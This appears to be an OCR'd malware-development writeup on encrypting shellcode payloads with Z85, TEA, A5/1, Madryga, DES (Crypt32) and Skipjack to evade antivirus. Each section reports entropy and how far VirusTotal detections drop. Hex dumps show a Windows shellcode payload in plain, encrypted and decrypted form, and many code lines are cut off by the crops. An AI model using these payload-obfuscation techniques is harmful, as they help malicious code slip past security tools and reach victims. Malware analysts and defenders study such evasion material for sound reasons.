
- https://rfc.zeromq.org/spec/32/
- https://github.com/artemkin/z85
- **Shannon entropy:** 6.173
- **VirusTotal:** reduce from 16 to 14



```
char* Z85_encode_unsafe(const char* source, const char* sourceEnd, char* dest)
{
    byte* src = (byte*)source;
    byte* end = (byte*)sourceEnd;
    byte* dst = (byte*)dest;
    uint32_t value;
    uint32_t value2;

    for (; src != end; src += 4, dst += 5)
    {
        // unpack big-endian frame
        value = (src[0] << 24) | (src[1] << 16) | (src[2] << 8) | src[3];

        value2 = DIV85(value); dst[4] = base85[value - value2 * 85]; value = value2;
        value2 = DIV85(value); dst[3] = base85[value - value2 * 85]; value = value2;
        value2 = DIV85(value); dst[2] = base85[value - value2 * 85]; value = value2;
        value2 = DIV85(value); dst[1] = base85[value - value2 * 85];
        dst[0] = base85[value2];
    }

    return (char*)dst;
}

char* Z85_decode_unsafe(const char* source, const char* sourceEnd, char* dest)
{
```

TEA encryption


- **TEA:** key size 16 and rounds 32 implemented
- **Shannon entropy:** 6.285
- **VirusTotal:** reduce from 31 to 24



```
#include <windows.h>

#define KEY_SIZE 16
#define ROUNDS 32

void tea_encrypt(unsigned char *data, unsigned char *key) {
  unsigned int i;
  unsigned char x = 0;

  unsigned int delta = 0x9e3779b9;
  unsigned int sum = 0;

  unsigned int v0 = *(unsigned int *)data;
  unsigned int v1 = *(unsigned int *)(data + 4);

  for (i = 0; i < ROUNDS; i++) {
    v0 += (((v1 << 4) ^ (v1 >> 5)) + v1) ^ (sum + ((unsigned int
    sum += delta;
    v1 += (((v0 << 4) ^ (v0 >> 5)) + v0) ^ (sum + ((unsigned int
  }
```

A5/1 encryption

- **A5/1:** R1=R2=R3=0 implemented
- **Shannon entropy:** 6.29
- **VirusTotal:** reduce from 31 to 21



```
void a5_1_decrypt(unsigned char *key, int key_len, unsigned char *cipher, int cipher_len, un
  // initialization
  unsigned int R1 = 0, R2 = 0, R3 = 0;
  for (int i = 0; i < 64; i++) {
    int feedback = ((key[i % key_len] >> (
    R1 = (R1 << 1) | feedback;
    R2 = (R2 << 1) | ((R1 >> 8) & 1);
    R3 = (R3 << 1) | ((R2 >> 10) & 1);
  }
  // decryption
  for (int i = 0; i < cipher_len; i++) {
    int feedback = A5_STEP((R1 >> 8) & 1,
    unsigned char key_byte = 0;
    for (int j = 0; j < 8; j++) {
      int bit = A5_STEP((R1 >> 18) & 1, (F
      key_byte |= bit << j;
      R1 = (R1 << 1) | bit;
      R2 = (R2 << 1) | ((R1 >> 8) & 1);
      R3 = (R3 << 1) | ((R2 >> 10) & 1);
    }
    out[i] = cipher[i] ^ key_byte;
  }
}

int main() {
  unsigned char key[] = {0x6d, 0x65, 0x6f,
  unsigned char message[] = {0xe1, 0x51, 0x95, 0xbc, 0x37, 0xfd, 0xcd, 0xe9, 0x58, 0x50, 0x8
, 0x9e, 0xb5, 0x27, 0x62, 0x6d, 0x27, 0xce, 0x7e, 0xfd, 0x6d, 0x6e, 0x01, 0x20, 0xf7, 0xbb,
x61, 0x4b, 0xc9, 0xdd, 0x04, 0x1f, 0xe0, 0xe9, 0x55, 0x13, 0x9c, 0x9f, 0x49, 0x25, 0x76, 0xf
```


```
88 00 00 00 48 85 c0 74 6f 48 01 d0 50 3e 8b 48 18 3e 44 8b 40 20 49 01 d0 e3 5c 48 ff c9
 3e 41 8b 34 88 48 01 d6 4d 31 c9 48 31 c0 ac 41 c1 c9 0d 41 01 c1 38 e0 75 f1 3e 4c 03 4
c 24 08 45 39 d1 75 d6 58 3e 44 8b 40 24 49 01 d0 66 3e 41 8b 0c 48 3e 44 8b 40 1c 49 01
d0 3e 41 8b 04 88 48 01 d0 41 58 41 58 5e 59 5a 41 58 41 59 41 5a 48 83 ec 20 41 52 ff e0
 58 41 59 5a 3e 48 8b 12 e9 49 ff ff ff 5d 49 c7 c1 00 00 00 00 3e 48 8d 95 fe 00 00 00 3
e 4c 8d 85 09 01 00 00 48 31 c9 41 ba 45 83 56 07 ff d5 48 31 c9 41 ba f0 b5 a2 56 ff d5
4d 65 6f 77 2d 6d 65 6f 77 21 00 3d 5e 2e 2e 5e 3d 00 90 90 90
```

=^..^=

Meow-meow!

Madryga 1984 encryption

- **Madryga:** keys four u32 and 16 rounds implemented
- **Shannon entropy:** 6.271
- **VirusTotal:** reduce from 31 to 17



```
}

void madryga_decrypt(u32 *v, u32 *k) {
  u32 v0 = v[0], v1 = v[1], sum = 0xE3779B90, i;
  u32 delta = 0x9E3779B9;
  for (i = 0; i < ROUNDS; i++) {
    v1 -= ((v0 << 4) + k[2]) ^ (v0 + sum) ^ ((v0 >> 5) +
    v0 -= ((v1 << 4) + k[0]) ^ (v1 + sum) ^ ((v1 >> 5) +
    sum -= delta;
  }
  v[0] = v0; v[1] = v1;
}

void madryga_encrypt_shellcode(unsigned char* shellcode,
  int i;
  uint32_t *ptr = (uint32_t*) shellcode;
  for (i = 0; i < shellcode_len/8; i++) {
    madryga_encrypt(ptr, key);
    ptr += 2;
  }
  // check if there are remaining bytes
  int remaining = shellcode_len % 8;
  if (remaining != 0) {
    // pad with 0x90
    unsigned char pad[8] = {0x90, 0x90, 0x90, 0x90, 0x90
    memcpy(pad, ptr, remaining);
    madryga_encrypt((uint32_t*) pad, key);
    memcpy(ptr, pad, remaining);
  }
}

void madryga_decrypt_shellcode(unsigned char* shellcode, int shellcode_len) {
  int i;
  uint32_t *ptr = (uint32_t*) shellcode;
NORMAL  madryga.c
```


```
0 1d 2a 0a 41 ba a6 95 bd 9d ff d5 48 83 c4 28 3c 06 7c 0a 80 fb e0 75 05 bb 47 13 72 6f
 6a 00 59 41 89 da ff d5 4d 65 6f 77 2d 6d 65 6f 77 21 00 3d 5e 2e 2e 5e 3d 00 00

encrypted shellcode: 6f 8d a0 8d cd ad 46 b8 ec a5 27 c9 af 62 8f 59 e7 b0 a4 10 74 57 1
5 fd 34 db 60 4a 03 ec b7 6f 4b bc bd 6c 30 ba 4b 61 62 4b e7 0e 75 73 57 ec 1e 83 b3 9c
 2a 14 f3 6a 2e e8 49 fd db bb 73 3f 58 8a 83 68 8c a9 9b 8e 70 00 30 19 f4 b1 0c d8 27
e6 be 05 29 0d a5 93 4f 64 b1 df da b5 3c 2a cc 41 e0 a9 a6 34 ab 95 56 42 d9 de 02 ce 2
f 65 4c a2 d1 c2 e0 96 ad 1b 2c 79 d4 e8 f4 8b b7 03 e4 44 dc 3e 6c 12 a2 6d 89 2a 62 15
 1b 35 3f c3 70 0a 3d 55 cc 1c c1 c6 dc ba ec f2 30 c3 ed 63 9b ef 36 61 71 b2 7e ca c8
19 01 4a d8 93 56 80 74 6b 99 ff 48 33 05 86 49 9b be c1 2f a0 94 c8 64 32 0f ad 45 a5 d
2 92 45 04 22 88 52 1a b0 33 12 7f 81 24 63 1a 7b 2c c7 4f 3e 7c 79 82 2c 6a 51 69 b8 16
 ee aa 2c 43 f4 6a f8 d0 2c 0c ec 0c                 78 d6 d2 f6 5b 5e 86 36 38 be 4c
af c4 54 69 59 88 01 9d 7c 15 ff 9c 2                be f7 f0 66 e4 7c 5c 88 16 be 40 9
5 a5 6b 34 18 00 db 41 f1 50 9a 17 62                4 36 b3 4c 8d 95 cc f8 ea df d6 ce
 cd fb 69 ad

decrypted shellcode: fc 48 81 e4 f0 f                00 00 41 51 41 50 52 51 56 48 31 d
2 65 48 8b 52 60 3e 48 8b 52 18 3e 48                b 72 50 3e 48 0f b7 4a 4a 4d 31 c9
 48 31 c0 ac 3c 61 7c 02 2c 20 41 c1                 ed 52 41 51 3e 48 8b 52 20 3e 8b
42 3c 48 01 d0 3e 8b 80 88 00 00 00 4                01 d0 50 3e 8b 48 18 3e 44 8b 40 2
0 49 01 d0 e3 5c 48 ff c9 3e 41 8b 34 88 48 01 d6 4d 31 c9 48 31 c0 ac 41 c1 c9 0d 41 01
 c1 38 e0 75 f1 3e 4c 03 4c 24 08 45 39 d1 75 d6 58 3e 44 8b 40 24 49 01 d0 66 3e 41 8b
0c 48 3e 44 8b 40 1c 49 01 d0 3e 41 8b 04 88 48 01 d0 41 58 41 58 5e 59 5a 41 58 41 59 4
1 5a 48 83 ec 20 41 52 ff e0 58 41 59 5a 3e 48 8b 12 e9 49 ff ff ff 5d 49 c7 c1 00 00 00
 00 3e 48 8d 95 1a 01 00 00 3e 4c 8d 85 25 01 00 00 48 31 c9 41 ba 45 83 56 07 ff d5 bb
e0 1d 2a 0a 41 ba a6 95 bd 9d ff d5 48 83 c4 28 3c 06 7c 0a 80 fb e0 75 05 bb 47 13 72 6
f 6a 00 59 41 89 da ff d5 4d 65 6f 77 2d 6d 65 6f 77 21 00 3d 5e 2e 2e 5e 3d 00 00
```

=^..^=

Meow-meow!

DES encryption

- **DES:** Crypt32 WINAPI implementation
- **Shannon entropy:** 6.241
- **VirusTotal:** reduce from 31 to 16




```c
*/
#include <windows.h>
#include <wincrypt.h>
#include <stdio.h>
#pragma comment (lib, "crypt32.lib")

void encrypt_des(const unsigned char *my_payload, unsigned char *output, int my_payload_len, HCRYPTK
  DWORD block_len = 8;
  int i;
  int n = (my_payload_len / block_len) + (my_payl
  int padding = block_len - (my_payload_len % blo

  for (i = 0; i < n; i++) {
    memcpy(output, my_payload, block_len);
    if (i == n - 1) {
      memset(output + my_payload_len % block_len,
    }
    CryptEncrypt(hKey, 0, (i == n - 1), 0, output
    my_payload += block_len;
    output += block_len;
  }
}

void decrypt_des(const unsigned char *my_payload,
  DWORD block_len = 8;
  int i;
  int n = my_payload_len / block_len;

  for (i = 0; i < n; i++) {
    memcpy(output, my_payload, block_len);
    CryptDecrypt(hKey, 0, (i == n - 1), 0, output
    my_payload += block_len;
    output += block_len;
  }
```

```
decrypted:
0xfc, 0x48, 0x81, 0xe4, 0xf0, 0xff, 0xff, 0xff, 0xe8, 0xd0, 0x00, 0x00, 0x00, 0x41, 0x51
, 0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2, 0x65, 0x48, 0x8b, 0x52, 0x60, 0x3e, 0x
48, 0x8b, 0x52, 0x18, 0x3e, 0x48, 0x8b, 0x52, 0x20, 0x3e, 0x48, 0x8b, 0x72, 0x50, 0x3e,
0x48, 0x0f, 0xb7, 0x4a, 0x4a, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0, 0xac, 0x3c, 0x61, 0x7c
, 0x02, 0x2c, 0x20, 0x41, 0xc1, 0xc9, 0x0d, 0x41, 0x01, 0xc1, 0xe2, 0xed, 0x52, 0x41, 0x
51, 0x3e, 0x48, 0x8b, 0x52, 0x20, 0x3e, 0x8b, 0x42, 0x3c, 0x48, 0x01, 0xd0, 0x3e, 0x8b,
0x80, 0x88, 0x00, 0x00, 0x00, 0x48, 0x85, 0xc0, 0x74, 0x6f, 0x48, 0x01, 0xd0, 0x50, 0x3e
, 0x8b, 0x48, 0x18, 0x3e, 0x44, 0x8b, 0x40, 0x20, 0x49, 0x01, 0xd0, 0xe3, 0x5c, 0x48, 0x
ff, 0xc9, 0x3e, 0x41, 0x8b, 0x34, 0x88, 0x48, 0x01, 0xd6, 0x4d, 0x31, 0xc9, 0x48, 0x31,
0xc0, 0xac, 0x41, 0xc1, 0xc9, 0x0d, 0x41, 0x01, 0xc1, 0x38, 0xe0, 0x75, 0xf1, 0x3e, 0x4c
, 0x03, 0x4c, 0x24, 0x08, 0x45, 0x39, 0xd1, 0x75, 0xd6, 0x58, 0x3e, 0x44, 0x8b, 0x40, 0x
24, 0x49, 0x01, 0xd0, 0x66, 0x3e, 0x41, 0x                0x3e, 0x44, 0x8b, 0x40, 0x1c,
0x49, 0x01, 0xd0, 0x3e, 0x41, 0x8b, 0x04,                 0xd0, 0x41, 0x58, 0x41, 0x58
, 0x5e, 0x59, 0x5a, 0x41, 0x58, 0x41, 0x59               48, 0x83, 0xec, 0x20, 0x41, 0x
52, 0xff, 0xe0, 0x58, 0x41, 0x59, 0x5a, 0x                0x12, 0xe9, 0x49, 0xff, 0xff,
0xff, 0x5d, 0x49, 0xc7, 0xc1, 0x00, 0x00,                 0x48, 0x8d, 0x95, 0x1a, 0x01
, 0x00, 0x00, 0x3e, 0x4c, 0x8d, 0x85, 0x25               00, 0x48, 0x31, 0xc9, 0x41, 0x
ba, 0x45, 0x83, 0x56, 0x07, 0xff, 0xd5, 0x                0x2a, 0x0a, 0x41, 0xba, 0xa6,
0x95, 0xbd, 0x9d, 0xff, 0xd5, 0x48, 0x83,                 0x06, 0x7c, 0x0a, 0x80, 0xfb
, 0xe0, 0x75, 0x05, 0xbb, 0x47, 0x13, 0x72               00, 0x59, 0x41, 0x89, 0xda, 0x
ff, 0xd5, 0x4d, 0x65, 0x6f, 0x77, 0x2d, 0x6d, 0x65, 0x6f, 0x77, 0x21, 0x00, 0x3d, 0x5e,
0x2e, 0x2e, 0x5e, 0x3d, 0x90, 0x90,
```

Skipjack algorithm

- **Skipjack:** optimized by Paolo Baretto 1998 implementation
- **Shannon entropy:** 6.295
- **VirusTotal:** reduce from 31 to 21



```c
void makeKey(unsigned char key[10], unsigned char tab[10][256]) {
  /* tab[i][c] = fTable[c ^ key[i]] */
  int i;
  for (i = 0; i < 10; i++) {
    unsigned char *t = tab[i], k = key[i];
    int c;
    for (c = 0; c < 256; c++) {
      t[c] = fTable[c ^ k];
    }
  }
}

/**
 * Encrypt a single block of data.
 */
void encrypt(unsigned char tab[10][25
  unsigned int w1, w2, w3, w4;

  w1 = (in[0] << 8) + in[1];
  w2 = (in[2] << 8) + in[3];
  w3 = (in[4] << 8) + in[5];
  w4 = (in[6] << 8) + in[7];

  /* stepping rule A: */
  g0(tab, w1); w4 ^= w1 ^ 1;
  g1(tab, w4); w3 ^= w4 ^ 2;
  g2(tab, w3); w2 ^= w3 ^ 3;
  g3(tab, w2); w1 ^= w2 ^ 4;
  g4(tab, w1); w4 ^= w1 ^ 5;
  g0(tab, w4); w3 ^= w4 ^ 6;
  g1(tab, w3); w2 ^= w3 ^ 7;
  g2(tab, w2); w1 ^= w2 ^ 8;

  /* stepping rule B: */
  w2 ^= w1 ^  9; g3(tab, w1);
  w1 ^= w4 ^ 10; g4(tab, w4);
  w4 ^= w3 ^ 11; g0(tab, w3);
  w3 ^= w2 ^ 12; g1(tab, w2);
NORMAL hack.c
```

